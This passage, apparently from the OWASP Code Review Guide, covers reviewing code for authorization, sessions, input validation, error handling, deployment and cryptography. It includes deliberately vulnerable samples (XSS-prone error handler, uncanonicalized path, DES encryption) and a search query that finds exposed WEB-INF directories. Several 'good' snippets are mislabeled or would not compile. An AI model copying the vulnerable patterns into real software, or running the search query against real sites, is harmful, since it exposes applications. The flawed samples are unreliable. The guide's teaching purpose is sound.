The Database: The account used by the application to access the database. Ensure least privilege is in effect.

ASP.NET: (WEB.CONFIG)

The <authorization> element controls ASP.NET URL authorization and the accessibility to gain access to specific folders, pages, and resources by users/web clients. Make sure that only authenticated users are authorized to see/visit certain pages.

```
<system.web>

 <authorization>

   <deny users="?"/>   <-- Anonymous users are denied access. Users must be authenticated.

 </authorization>

</system.web>
```

The roleManager Element in ASP.NET 2.0 is used to assist in managing roles within the framework. It assists the developer as not as much bespoke code needs to be developed. In web.config, to see if it is enabled check:

```
<system.web>

..........

<roleManager enabled="true|false" <providers>...</providers> </roleManager>

..........
```

```
</system.web>
```

APACHE 1.3

In Apache 1.3 there is a file called httpd. Access control can be implemented from here in the form of the *Allow* and *Deny* directives. *allow from address* is the usage where address is the IP address or domain name to apply access to. Note this granularity is host level granularity.

deny from 124.20.0.249 denies access to that IP.

Order ensures that the 'order'of access is observed.

Order Deny,Allow Deny from all Allow from owasp.org

Above, all is denied apart from owasp.org


To move the authorization to the user level in Apache we can use the *Satisfy* directive.

GOOD EXAMPLE

Check authorization upon every user request.

```
String action = request.getParameter("action")

if (action == "doStuff"){

  boolean permit = session.authTable.isAuthorised(action); // check table if authoirsed to do action

}

if (permit){

 doStuff();

}else{

 throw new (InvalidRequestException("Unauthorised request"); // inform user of no authorization

 session.invalidate(); // Kill session

}
```

Authorization being performed upon all requests from external entities



BAD EXAMPLE

Building the GUI based on the user's authorization. "If he can't see the control he won't be able to use it"

- Common enough error. If a user has the URL, the functionality can still be called. This is due to no authorization check being performed upon every HTTP request.

RELATED VULNERABILITIES

Reviewing Code for OS Injection

Operating System injection can be used to totally ignore authorization constraints. Access to the underlying host is a key objective of system breach. The application is simply a conduit for access to data.

Reviewing Code for SQL Injection

SQL injection can be used to circumvent authorization. Again, systems are breached to obtain underlying data, they are not breached for the applications themselves. SQL injection is in essence accessing the data via an "out of band" channel not intended by the application.

Reviewing Code for Data Validation

The root of all evil - Need we say more :)

Reviewing The Secure Code Environment

Insecure class files, folders in deployment may be used to attack an application outside the actual application itself.

Reviewing Code for Session Integrity issues

Impersonation can obviously be used to gain unauthorized privilege.

Reviewing Code for Race Conditions

In a multi-user, multi-threaded environment, thread safety is important, as one may obtain another individual’s session in error.

REVIEWING BY TECHNICAL CONTROL: SESSION MANAGEMENT

DESCRIPTION

Session management from a code review perspective should focus on the creation, renewal, and destruction of a user's session throughout the application. The code review process should ensure the following:

Session ID:

Authenticated users should have a robust and cryptographically secure association with their session. The session identifier (Session ID) should not be predictable, and generation of such should be left to the underlying framework. The development effort to produce a session with sufficient entropy is subject to errors, and best left to tried and trusted methods.

Authorization:

- Applications should check if the session is valid prior to servicing any user requests. The user's session object may also hold authorization data.
- Session ID should be applied to a new user upon successful authentication.
- Reviewing the code to identify where sessions are created and invalidated is important. A user should be assigned a new unique session once authenticated to mitigate session fixation attacks.
- Sessions may need to be terminated upon authorization failures. If a logical condition exists which is not possible, unless the state transition is circumvented or an obvious attempt to escalate privileges, a session should be terminated.

Session Transport

Applications avoid or prevent common web attacks, such as replay, request forging, and man-in-the-middle.

- Session identifiers should be passed to the user in a secure manner such as not using HTTP GET with the session ID being placed in the query string. Such data (query string) is logged in web server logs.
- Cookie transport should be performed over a secure channel. Review the code in relation to cookie manipulation. Verify if the secure flag is set. This prevents the cookie being transported over a non-secure channel.

Session lifecycle

- Session Timeout - Sessions should have a defined inactivity timeout and also in some cases a session hard-limit. The code review should examine such session settings. They may be defined in configuration files or in the code itself. Hard limits shall kill a session regardless of session activity.
- The log-out commands must do more that simply kill the browser. Review the code to verify that log-out commands invalidate the session on the server. Upon the logout request, be it a parameter or URL, one must review the code to ensure the session is invalidated.

Example for session invalidate:

```
import java.io.*;

import javax.servlet.*;

import javax.servlet.http.*;

import java.sql.*;

public class doLogout extends HttpServlet

        {

                public void doGet(HttpServletRequest req,HttpServletResponse res)throws ServletException,IOException

                        {

                          res.setContentType("text/html");

                         HttpSession ses =req.getSession();

                          ses.removeValue("Login");

                          ses.removeValue("password");

                          ses.invalidate();

                          res.sendRedirect("http://company.com/servlets/login.html");

                        }

        }
```

Related Vulnerabilities

Reviewing Code for Data Validation

http://www.owasp.org/index.php/Reviewing_Code_for_Data_Validation

Reviewing Code for XSS issues

http://www.owasp.org/index.php/Reviewing_code_for_XSS_issues

Reviewing Code for Authorization Issues

http://www.owasp.org/index.php/Reviewing_Code_for_Authorization_Issues

Reviewing Code for Authentication

http://www.owasp.org/index.php/Reviewing_Code_for_Authentication

Reviewing Code for Session Integrity issues

http://www.owasp.org/index.php/Reviewing_Code_for_Session_Integrity_issues

Related Security Activities

- **Description of Session Management Vulnerabilities**

See the OWASP articles on http://www.owasp.org/index.php/Category:Session_Management_Vulnerability

- **Description of Session Management Countermeasures**

See the OWASP articles on http://www.owasp.org/index.php/Category:Session_Management

- **How to Avoid Session Management Vulnerabilities**

See the **OWASP Development Guide** article on how to http://www.owasp.org/index.php/Session_Management Vulnerabilities.

- **How to Test for Session Management Vulnerabilities**

See the **OWASP Testing Guide** article on how to http://www.owasp.org/index.php/Testing_for_Session_Management_Schema

REVIEWING BY TECHNICAL CONTROL: INPUT VALIDATION

INTRODUCTION

Input validation is one of the most effective application security technical controls. It can mitigate numerous vulnerabilities (but not all). Input validation is more than checking form field values. The chapter on transactional analysis talks about this.

DATA VALIDATION

All external input to the system shall undergo input validation. The validation rules are defined by the business requirements for the application. If possible, an exact match validator should be implemented. Exact match only permits data that conforms to an expected value. A "Known good" approach (white-list) is a little weaker but more flexible are common. Known good only permits characters/ASCII ranges defined within a white-list. Such a range is defined by the business requirements of the input field. The other approaches to data validation are "known bad" which is a black list of "bad characters" - not future proof and would need maintenance. "Encode bad" would be very weakm as it would simply encode characters considered "bad" to a format which is deemed not to affect the functionality of the application.

BUSINESS VALIDATION

Business validation is concerned with business logic. An understanding of the business logic is required prior to reviewing the code which performs such logic. Business validation could be used to limit the value range or a transaction inputted by a user or reject input which does not make too much business sense. Reviewing code for business validation can also include rounding errors or floating point issues which may give rise to issues such as integer overflows which can dramatically damage the bottom line.

CANONICALIZATION

Canonicalization is the process by which various equivalent forms of a name can be resolved to a single standard name, or the "canonical" name.

The most popular encoding are UTF-8, UTF-16, and so on (which are described in detail in RFC 2279) A single character, such as a period/full-stop (.), may be represented in many different ways, such as ASCII 2E, Unicode C0 AE and many others.

The problem is, with all of these different ways of encoding user input, a Web application's filters can be easily confused if they're not carefully built.

BAD EXAMPLE:

```
public static void main(String[] args) {

        File x = new File("/cmd/" + args[1]);

        String absPath = x.getAbsolutePath();

}
```

GOOD EXAMPLE:

```
public static void main(String[] args) throws IOException {

        File x = new File("/cmd/" + args[1]);

         String canonicalPath = x.getCanonicalPath();

}
```

REFERENCES

See Reviewing code for Data Validation (in this guide)

Reviewing Code for Data Validation

http://www.owasp.org/index.php/Reviewing_Code_for_Data_Validation

See the OWASP ESAPI Project:

The OWASP ESAPI project provides a reference implementation of a security API which can assist in providing security controls to an application.

http://www.owasp.org/index.php/ESAPI

REVIEWING BY TECHNICAL CONTROL: ERROR HANDLING

Error Handling is important in a number of ways. It may affect the state of the application, or leak system information to a user. The initial failure to cause the error may cause the application be traverse into an insecure state. Weak error handling also aids the attacker, as the errors returned may assist them in constructing correct attack vectors. A generic error page for most errors is recommended when developing code. This approach makes it more difficult for attackers to identify signatures of potentially successful attacks. There are methods which can circumvent systems with leading practice error handling semantics which should be kept in mind; Attacks such as blind SQL injection using booleanization or response time characteristics can be used to address such generic responses.

The other key area relating to error handling is the premise of "fail securely". Errors induced should not leave the application in an insecure state. Resources should be locked down and released, sessions terminated (if required), and calculations or business logic should be halted (depending on the type of error, of course).

An important aspect of secure application development is to prevent information leakage. Error messages give an attacker great insight into the inner workings of an application.

The purpose of reviewing the Error Handling code is to assure the application fails safely under all possible error conditions, expected and unexpected. No sensitive information is presented to the user when an error occurs.

For example, SQL injection is much tougher to successfully execute without some healthy error messages. It lessens the attack footprint, and an attacker would have to resort to using “blind SQL injection” which is more difficult and time consuming.

A well-planned error/exception handling strategy is important for three reasons:

1. Good error handling does not give an attacker any information, which is a means to an end, attacking the application
2. A proper centralised error strategy is easier to maintain and reduces the chance of any uncaught errors “Bubbling up” to the front end of an application.
3. Information leakage can lead to social engineering exploits.

Some development languages provide checked exceptions, which mean that the compiler shall complain if an exception for a particular API call is not caught. Java and C# are good examples of this. Languages like C++ and C do not provide this safety net. Languages with checked exception handling still are prone to information leakage, as not all types of errors are checked for.

When an exception or error is thrown, we also need to log this occurrence. Sometimes this is due to bad development, but it can be the result of an attack or some other service your application relies on failing.

All code paths that can cause an exception to be thrown should check for success in order for the exception not to be thrown.

- To avoid a NullPointerException we should check is the object being accessed is not null.

ERROR HANDLING SHOULD BE CENTRALIZED IF POSSIBLE

When reviewing code it is recommended to assess the commonality within the application from a error/exception handling perspective. Frameworks have error handling resources which can be exploited to assist in secure programming, and such resources within the framework should be reviewed to assess if the error handling is "wired-up" correctly.

- A generic error page should be used for all exceptions if possible.

This prevents the attacker identifying internal responses to error states. This also makes it more difficult for automated tools to identify successful attacks.

Declarative Exception Handling

```
<exception   key=”bank.error.nowonga”

              path=”/NoWonga.jsp”

              type=”mybank.account.NoCashException”/>
```

This could be found in the struts-config.xml file, a key file when reviewing the wired-up struts environment

JAVA SERVLETS AND JSP

Specification can be done in *web.xml* in order to handle unhandled exceptions. When Unhandled exceptions occur, but not caught in code, the user is forwarded to a generic error page:

```
<error-page>

    <exception-type>UnhandledException</exception-type>

    <location>GenericError.jsp</location>

</error-page>
```

Also in the case of HTTP 404 or HTTP 500 errors during the review you may find:

```
<error-page>

 <error-code>500</error-code>

 <location>GenericError.jsp</location>

</error-page>
```

FAILING SECURELY

Types of errors: The result of business logic conditions not being met. The result of the environment wherein the business logic resides fails. The result of upstream or downstream systems upon which the application depend fail. Technical hardware / physical failure

A failure is never expected, but they do occur such like much in life. In the event of a failure, it is important not to leave the "doors" of the application open and the keys to other "rooms" within the application sitting on the table. In the course of a logical workflow, which is designed based upon requirements, errors may occur which can be programmatically handled, such as a connection pool not being available or a down stream server not being contactable.

Such areas of failure should be examined during the course of the code review. It should be examined if all resources should be released in the case of a failure and during the thread of execution if there is any potential for resource leakage, resources being memory, connection pools, file handles etc.

The review of code should also include pinpointing areas where the user session should be terminated or invalidated. Sometimes errors may occur which do not make any logical sense from a business logic perspective or a technical standpoint;

e.g: "A logged in user looking to access an account which is not registered to that user and such data could not be inputted in the normal fashion."

Such conditions reflect possible malicious activity. Here we should review if the code is in any way defensive and kills the user’s session object and forwards the user to the login page. (Keep in mind that the session object should be examined upon every HTTP request).

INFORMATION BURIAL

Swallowing exceptions into an empty catch() block is not advised as an audit trail of the cause of the exception would be incomplete.

Generic error messages

We should use a localized description string in every exception, a friendly error reason such as “System Error – Please try again later”. When the user sees an error message, it will be derived from this description string of the exception that was thrown, and never from the exception class which may contain a stack trace, line number where the error occurred, class name, or method name.

Do not expose sensitive information in exception messages. Information such as paths on the local file system is considered privileged information; any internal system information should be hidden from the user. As mentioned before, an attacker could use this information to gather private user information from the application or components that make up the app.

Don’t put people’s names or any internal contact information in error messages. Don’t put any “human” information, which would lead to a level of familiarity and a social engineering exploit.

HOW TO LOCATE THE POTENTIALLY VULNERABLE CODE

JAVA

In Java we have the concept of an error object; the Exception object. This lives in the Java package java.lang and is derived from the Throwable object. Exceptions are thrown when an abnormal occurrence has occurred. Another object derived from Throwable is the Error object, which is thrown when something more serious occurs.

Information leakage can occur when developers use some exception methods, which 'bubble' to the user UI due to a poor error handling strategy. The methods are as follows: printStackTrace() getStackTrace()

Also important to know is that the output of these methods is printed in System console, the same as System.out.println(e) where e is an Exception. Be sure to not redirect the outputStream to PrintWriter object of JSP, by convention called "out". Ex. printStackTrace(out);

Also another object to look at is the java.lang.system package:

setErr() and the System.err field.

.NET

In .NET a System.Exception object exists. Commonly used child objects such as ApplicationException and SystemException are used. It is not recommended that you throw or catch a SystemException this is thrown by runtime.

When an error occurs, either the system or the currently executing application reports it by throwing an exception containing information about the error, similar to java. Once thrown, an exception is handled by the application or by the default exception handler. This Exception object contains similar methods to the java implementation such as:

StackTrace Source Message HelpLink

In .NET we need to look at the error handling strategy from the point of view of global error handling and the handling of unexpected errors. This can be done in many ways and this article is not an exhaustive list. Firstly, an Error Event is thrown when an unhandled exception is thrown.

This is part of the TemplateControl class.

http://msdn.microsoft.com/library/default.asp?url=/library/en-us/cpref/html/frlrfSystemWebUITemplateControlClassErrorTopic.asp

Error handling can be done in three ways in .NET

- In the web.config file's customErrors section.
- In the global.asax file's Application_Error sub.
- On the aspx or associated codebehind page in the Page_Error sub

The order of error handling events in .NET is as follows:

1. On the Page in the Page_Error sub.
2. The global.asax Application_Error sub
3. The web.config file

It is recommended to look in these areas to understand the error strategy of the application.

CLASSIC ASP

Unlike Java and .NET, classic ASP pages do not have structured error handling in try-catch blocks. Instead they have a specific object called "err". This make error handling in a classic ASP pages hard to do and prone to design errors on error handlers, causing race conditions and information leakage. Also, as ASP uses VBScript (a subtract of Visual Basic), sentences like "On Error GoTo label" are not available.

Vulnerable Patterns for Error Handling

Page_Error

Page_Error is page level handling which is run on the server side. Below is an example but the error information is a little too informative and hence bad practice.

```
<script language="C#" runat="server">

 Sub Page_Error(Source As Object, E As EventArgs)

Dim message As String = "<font face=verdana color=red>

<h1>" & Request.Url.ToString()& "</h1>" & "<pre><font color='red'>" & Server.GetLastError().ToString()& "</pre></font>"
Response.Write(message) // display message End Sub </script>
```

The text in the example above has a number of issues: Firstly, it redisplays the HTTP request to the user in the form of Request.Url.ToString() Assuming there has been no data validation prior to this point, we are vulnerable to cross site scripting attacks!! Secondly the error message and stack trace is displayed to the user using Server.GetLastError().ToString() which divulges internal information regarding the application.

After the Page_Error is called, the Application_Error sub is called:

Global.asax

When an error occurs, the Application_Error sub is called. In this method we can log the error and redirect to another page.

```
<%@ Import Namespace="System.Diagnostics" %>

 <script language="C#" runat="server">

  void Application_Error(Object sender, EventArgs e) {

      String Message = "\n\nURL: http://localhost/" + Request.Path

                    + "\n\nMESSAGE:\n " + Server.GetLastError().Message

                    + "\n\nSTACK TRACE:\n" + Server.GetLastError().StackTrace;

      // Insert into Event Log

      EventLog Log = new EventLog();

      Log.Source = LogName;

      Log.WriteEntry(Message, EventLogEntryType.Error);

     Server.Redirect(Error.htm) // this shall also clear the error

  }

</script>
```

Above is an example of code in Global.asax and the Application_Error method. The error is logged and then the user is redirected. Unvalidated parameters are being logged here in the form of Request.Path. Care must be taken not to log or redisplay unvalidated input from any external source.

WEB.CONFIG

Web.config has a custom error tags which can be used to handle errors. This is called last and if Page_error or Application_error is called and has functionality, that functionality shall be executed first. As long as the previous two handling mechanisms do not redirect or clear (Response.Redirect or a Server.ClearError), this will be called and you shall be forwarded to the page defined in web.config.

```
<customErrors defaultRedirect="error.html" mode="On|Off|RemoteOnly">

  <error statusCode="statuscode" redirect="url"/>

</customErrors>
```

The “On" directive means that custom errors are enabled. If no defaultRedirect is specified, users see a generic error. The "Off" directive means that custom errors are disabled. This allows the displaying of detailed errors. "RemoteOnly" specifies that custom errors are shown only to remote clients, and ASP.NET errors are shown to the local host. This is the default.

```
<customErrors mode="On" defaultRedirect="error.html">

   <error statusCode="500" redirect="err500.aspx"/>

   <error statusCode="404" redirect="notHere.aspx"/>

   <error statusCode="403" redirect="notAuthz.aspx"/>

</customErrors>
```

LEADING PRACTICE FOR ERROR HANDLING

TRY & CATCH (JAVA/ .NET)

Code that might throw exceptions should be in a *try* block and code that handles exceptions in a *catch* block. The catch block is a series of statements beginning with the keyword catch, followed by an exception type and an action to be taken. These are very similar in Java and .NET

Example:

Java Try-Catch:

```
public class DoStuff {

   public static void Main() {

      try {

         StreamReader sr = File.OpenText("stuff.txt");

         Console.WriteLine("Reading line {0}", sr.ReadLine());

      }

      catch(Exception e) {

         Console.WriteLine("An error occurred. Please leave to room”);

            logerror(“Error: “, e);

      }

   }

}
```

.NET try – catch

```
public void run() {
        while (!stop) {
          try {
            // Perform work here
          } catch (Throwable t) {
            // Log the exception and continue
                    WriteToUser("An Error has occurred, put the kettle on");
            logger.log(Level.SEVERE, "Unexception exception", t);
          }
        }
      }
```

In general, it is best practice to catch a specific type of exception rather than use the basic catch(Exception) or catch(Throwable) statement in the case of Java.

In classic ASP there are 2 ways to do error handling, the first is using the err object with an On Error Resume Next

```
Public Function IsInteger (ByVal Number)
 Dim Res, tNumber
 Number = Trim(Number)
 tNumber=Number
 On Error Resume Next                'If an error occurs continue execution
 Number = CInt(Number)              'if Number is a alphanumeric string a Type Mismatch error will occur
 Res = (err.number = 0)             'If there are no errors then return true
 On Error GoTo 0                        'If an error occurs stop execution and display error
 re.Pattern = "^[\+\-]? *\d+$"          'only one +/- and digits are allowed
 IsInteger = re.Test(tNumber) And Res
End Function
```

The second is using an error handler on an error page, to use this method please go to the following URL: http://support.microsoft.com/kb/299981

```
Dim ErrObj

set ErrObj = Server.GetLastError()

'Now use ErrObj as the regular err object
```

RELEASING RESOURCES AND GOOD HOUSEKEEPING

If the language in question has a *finally* method, use it. The finally method is guaranteed to always be called. The finally method can be used to release resources referenced by the method that threw the exception. This is very important. An example would be if a method gained a database connection from a pool of connections, and an exception occurred without finally, the connection object shall not be returned to the pool for some time (until the timeout). This can lead to pool exhaustion. finally() is called even if no exception is thrown.

```
try {

     System.out.println("Entering try statement");

     out = new PrintWriter(new FileWriter("OutFile.txt"));

    //Do Stuff....

  } catch (Exception e) {

     System.err.println("Error occurred!”);

  } catch (IOException e) {

     System.err.println("Input exception ");

  } finally {

     if (out != null) {

        out.close(); // RELEASE RESOURCES

     }

  }
```

A Java example showing finally() being used to release system resources.

CLASSIC ASP

For Classic ASP pages it is recommended to enclose all the cleaning in a function and call it into an error handling statement after an "On Error Resume Next".

CENTRALISED EXCEPTION HANDLING (STRUTS EXAMPLE)

Building an infrastructure for consistent error reporting proves more difficult than error handling. Struts provides the ActionMessages and ActionErrors classes for maintaining a stack of error messages to be reported, which can be used with JSP tags like <html: error> to display these error messages to the user.

To report a different severity of a message in a different manner (like error, warning, or information) the following tasks are required:

1. Register, instantiate the errors under the appropriate severity

2. Identify these messages and show them in a constant manner.

Struts ActionErrors class makes error handling quite easy:

```
ActionErrors errors = new ActionErrors()

errors.add("fatal", new ActionError("...."));

errors.add("error", new ActionError("...."));

errors.add("warning", new ActionError("...."));

errors.add("information", new ActionError("...."));

saveErrors(request,errors); // Important to do this
```

Now that we have added the errors, we display them by using tags in the HTML page.

```
<logic:messagePresent property="error">

<html:messages property="error" id="errMsg" >

   <bean:write name="errMsg"/>

</html:messages>

</logic:messagePresent >
```

CLASSIC ASP

For classic ASP pages you need to do some IIS configuration, follow the same link for more information http://support.microsoft.com/kb/299981

REVIEWING BY TECHNICAL CONTROL SECURE APPLICATION DEPLOYMENT

Another important thing to be aware of is when you receive the code: make sure it is identical in deployment layout to what would go to production. Having well-written code is a great start, but deploying that great code in unprotected folders on the application server is not a great idea. Attackers do code reviews also, and what better than to code review the potential target application.

Outside of the actual code to review, one must examine if the deployment of a web application is within a secure environment. Having secure code, but the environment upon which the code resides is insecure, is a lost cause. Accessing resources directly must be controlled within the environment;

Areas such as configuration files, directories, & resources which need authorisation need to be secured on the host so that direct access to such artifacts is disallowed.

For example: try in "***Google***": http://www.google.com/search?q=%0D%0Aintitle%3Aindex.of+WEB-INF

This lists exposed "*Web-Inf*" directories on WebSphere®, Tomcat and other app servers.

*The WEB-INF directory tree contains web application classes, pre-compiled JSP files, server side libraries, session information and files such as **web.xml** and **webapp.properties**.*

So be sure the code base is identical to production. Ensuring that we have a "*secure code environment*" is also an important part of an application secure code inspection.

The code may be "bullet proof" but if it is accessible to a user this may cause other problems. Remember the developer is not the only one to perform code reviews, attackers also do this. The only visible surface that a user should see are the "suggestions" rendered by the browser upon receiving the HTML from the backend server. Any request to the backend server outside the strict context of the application should be refused and not be visible. Generally think of *"That which is not explicitly granted is denied"*.

Example of the Tomcat web.xml to prevent directory indexing:

```
<servlet>

<servlet-name>default</servlet-name>

<servlet-class>org.apache.catalina.servlets.DefaultServlet</servlet-class>

<init-param>

<param-name>debug</param-name>

<param-value>0</param-value>

</init-param>

<init-param>

<param-name>listings</param-name>
```

```
<param-value>false</param-value>

</init-param>

<init-param>

<param-name>readonly</param-name>

<param-value>true</param-value>

</init-param>

<load-on-startup>1</load-on-startup>

</servlet>
```

So to deny access to all directories we put:

```
<Directory />

Order Deny,Allow

Deny from All

</Directory>
```

And then override this for the directories we require access to:

Also in Apache HTTP server to ensure directories like WEB-INF and META-INF are protected the following should be added to the *httpd.conf*, the main configuration file for the Apache web server

```
<Directory /usr/users/*/public_html>

Order Deny,Allow

Allow from all

</Directory>

<Directory /usr/local/httpd>

Order Deny,Allow

Allow from all

</Directory>
```

On Apache servers, if we wish to specify permissions for a directory and subdirectories we add a ***.htaccess*** file.

To protect the .htaccess file itself we place:

```
<Files .htaccess>

order allow,deny

deny from all

</Files>
```

To stop directory indexing we place the following directive into the .htaccess file: **IndexIgnore *** The * is a wildcard to prevent all files from being indexed.

PROTECTING JSP PAGES

If using the Struts framework we do not want users to access any JSP page directly. Accessing the JSP directly without going through the request processor can enable the attacker to view any server-side code in the JSP. Let's say the initial page is an HTML document, so the HTTP GET from the browser retrieves this page. Any subsequent page must go through the framework. Add the following lines to the **web.xml** file to prevent users from accessing any JSP page directly:

```
<web-app>

  ...

 <security-constraint>

   <web-resource-collection>

     <web-resource-name>no_access</web-resource-name>

     <url-pattern>*.jsp</url-pattern>

   </web-resource-collection>

   <auth-constraint/>

 </security-constraint>

 ...

</web-app>
```

With this directive in **web.xml** a HTTP request for a JSP page directly will fail.

PROTECTING ASP PAGES

For classic ASP pages there is no way to configure this kind of protection using a configuration file, rather these kinds of configurations can only be only done though IIS console, thus, out of the scope of this document.

A CLEAN ENVIRONMENT

When reviewing the environment we must see if the directories contain any artifacts from development. These files may not be referenced in any way and hence the application server gives no protection to them. Files such as **.bak, .old, .tmp** etc should be removed, as they may contain source code.

Source code should not go into production directories. The compiled class files are all that is required in most cases. All source code should be removed and only the “executables” should remain.

No development tools should be present in a production environment. For example a Java application should only need a JRE (Java Runtime Environment) and not a JDK (Java Development Kit) to function.

Test and debug code should be removed from all source code and configuration files. Even commented-out code should be removed as a precaution. Test code can contain backdoors that circumvent the workflow in the application, and at worst contain valid authentication credentials or account details.

Comments on code and Meta tags pertaining to the IDE used or technology used to develop the application should be removed. Some comments can divulge important information regarding bugs in code or pointers to functionality. This is particularly important with server side code such as JSP and ASP files.

A copyright and confidentiality statement should be at the top of every file. This mitigates any confusion regarding who owns the code. This may seem trivial but it is important to state who owns the code.

To sum up, code review includes looking at the configuration of the application server and not just the code. Knowledge of the server in question is important and information is easily available on the web.

REVIEWING BY TECHNICAL CONTROL CRYPTOGRAPHIC CONTROLS

INTRODUCTION

There are two types of cryptography in this world: cryptography that will stop your kid sister from reading your files, and cryptography that will stop major governments from reading your files [1]. Developers are at the forefront of deciding which category a particular application resides in. Cryptography provides for security of data at rest (via encryption), enforcement of data integrity (via hashing/digesting), and non-repudiation of data (via signing). As a result, the coding in a secure manner of any of the above cryptographic processes within source code must conform in principle to the use of standard cryptographically secure algorithms with strong key sizes.

The use of non-standard cryptographic algorithms, custom implementation of cryptography (standard & non-standard) algorithms, use of standard algorithms which are cryptographically insecure (e.g. DES), and the implementation of insecure keys can weaken the overall security posture of any application. Implementation of the aforementioned methods enables the use of known cryptanalytic tools and techniques to decrypt sensitive data.

RELATED SECURITY ACTIVITIES

- Guide to Cryptography

  https://www.owasp.org/index.php/Guide_to_Cryptography

- Using the Java Cryptographic Extensions

  https://www.owasp.org/index.php/Using_the_Java_Cryptographic_Extensions

USE OF STANDARD CRYPTOGRAPHIC LIBRARIES

As a general recommendation, there is strong reasoning behind not creating custom cryptographic libraries and algorithms. There is a huge distinction between groups, organizations, and individuals developing cryptographic algorithms and those that implement cryptography either in software or in hardware.

.NET AND C/C++ (WIN32)

For .NET code, class libraries and implementations within System.Security.Cryptography should be used [2]. This namespace within .NET aims to provide a number of wrappers that do not require proficient knowledge of cryptography in order to use it [3].

For C/C++ code running on Win32 platforms, the CryptoAPI is recommended [2]. This has been an integral component for any Visual C++ developer's toolkit prior to the release of the latest replacement with Windows Vista. The CryptoAPI today offers an original benchmark for what will become legacy applications.

Classic ASP

Classic ASP pages do not have direct access to cryptographic functions, so the only way is to create COM wrappers in Visual C++ or Visual Basic, implementing calls to DPAPI or CryptoAPI, then call it from ASP pages using the **Server.CreateObject** method.

Java

The Java Cryptography Extension (JCE) [5] was introduced as an optional package in the Java 2 SDK and has since been included with J2SE 1.4 and later versions. When implementing code in this language, the use of a library that is a provider of the JCE is recommended. Sun provides a list of companies that act as Cryptographic Service Providers and/or offer clean room implementations of the Java Cryptography Extension [6].

Vulnerable Patterns Examples for Cryptography

A secure way to implement robust encryption mechanisms within source code is by implementing FIPS[7] compliant algorithms with the use of the Microsoft Data Protection API (DPAPI)[4] or the Java Cryptography Extension (JCE)[5]. The following should be identified when establishing your cryptographic code strategy:

Standard Algorithms

Strong Algorithms

Strong Key Sizes

Additionally, all sensitive data that the application handles should be identified and encryption should be enforced. This includes user sensitive data, configuration data, etc. Specifically, presence of the following identifies issues with Cryptographic Code:

.NET
Check for examples for Cryptography in the MSDN Library Security Practices: .NET Framework 2.0 Security Practices at a Glance

1. Check that the Data Protection API (DPAPI) is being used
2. Verify no proprietary algorithms are being used
3. Check that RNGCryptoServiceProvider is used for PRNG
4. Verify key length is at least 128 bits

Classic ASP
Perform all of these checks on the COM wrapper as ASP does not have direct access to cryptographic functions

1. Check that the Data Protection API (DPAPI) or CryptoAPI is being used into COM object

2. Verify no proprietary algorithms are being used
3. Check that RNGCryptoServiceProvider is used for PRNG
4. Verify key length is at least 128 bits

Java

1. Check that the Java Cryptography Extension (JCE) is being used
2. Verify no proprietary algorithms are being used
3. Check that SecureRandom (or similar) is used for PRNG
4. Verify key length is at least 128 bits

Bad Practice: Use of Insecure Cryptographic Algorithms

The following algorithms are cryptographically insecure: DES and SHA-0. Below outlines a cryptographic implementation of DES (available per Using the Java Cryptographic Extensions):

```
package org.owasp.crypto;

import javax.crypto.KeyGenerator;
import javax.crypto.SecretKey;
import javax.crypto.Cipher;

import java.security.NoSuchAlgorithmException;
import java.security.InvalidKeyException;
import java.security.InvalidAlgorithmParameterException;
import javax.crypto.NoSuchPaddingException;
import javax.crypto.BadPaddingException;
import javax.crypto.IllegalBlockSizeException;

import sun.misc.BASE64Encoder;

/**
 * @author Joe Prasanna Kumar
 * This program provides the following cryptographic functionalities
 * 1. Encryption using DES
 * 2. Decryption using DES
 *
 * The following modes of DES encryption are supported by SUNJce provider
 * 1. ECB (Electronic code Book) - Every plaintext block is encrypted separately
 * 2. CBC (Cipher Block Chaining) - Every plaintext block is XORed with the previous ciphertext block
 * 3. PCBC (Propogating Cipher Block Chaining) -
 * 4. CFB (Cipher Feedback Mode) - The previous ciphertext block is encrypted and this enciphered block is XORed with the
plaintext block to produce the corresponding ciphertext block
```

```
* 5. OFB (Output Feedback Mode) -
*
*High Level Algorithm :
* 1. Generate a DES key
* 2. Create the Cipher (Specify the Mode and Padding)
* 3. To Encrypt : Initialize the Cipher for Encryption
* 4. To Decrypt : Initialize the Cipher for Decryption
*
* Need for Padding :
* Block ciphers operates on data blocks on fixed size n.
* Since the data to be encrypted might not always be a multiple of n, the remainder of the bits are padded.
* PKCS#5 Padding is what will be used in this program
*
*/

public class DES {
        public static void main(String[] args) {

                String strDataToEncrypt = new String();
                String strCipherText = new String();
                String strDecryptedText = new String();

                try{
                /**
                 *  Step 1. Generate a DES key using KeyGenerator
                 *
                 */
                KeyGenerator keyGen = KeyGenerator.getInstance("DES");
                SecretKey secretKey = keyGen.generateKey();

                /**
                 *  Step2. Create a Cipher by specifying the following parameters
                 *                          a. Algorithm name - here it is DES
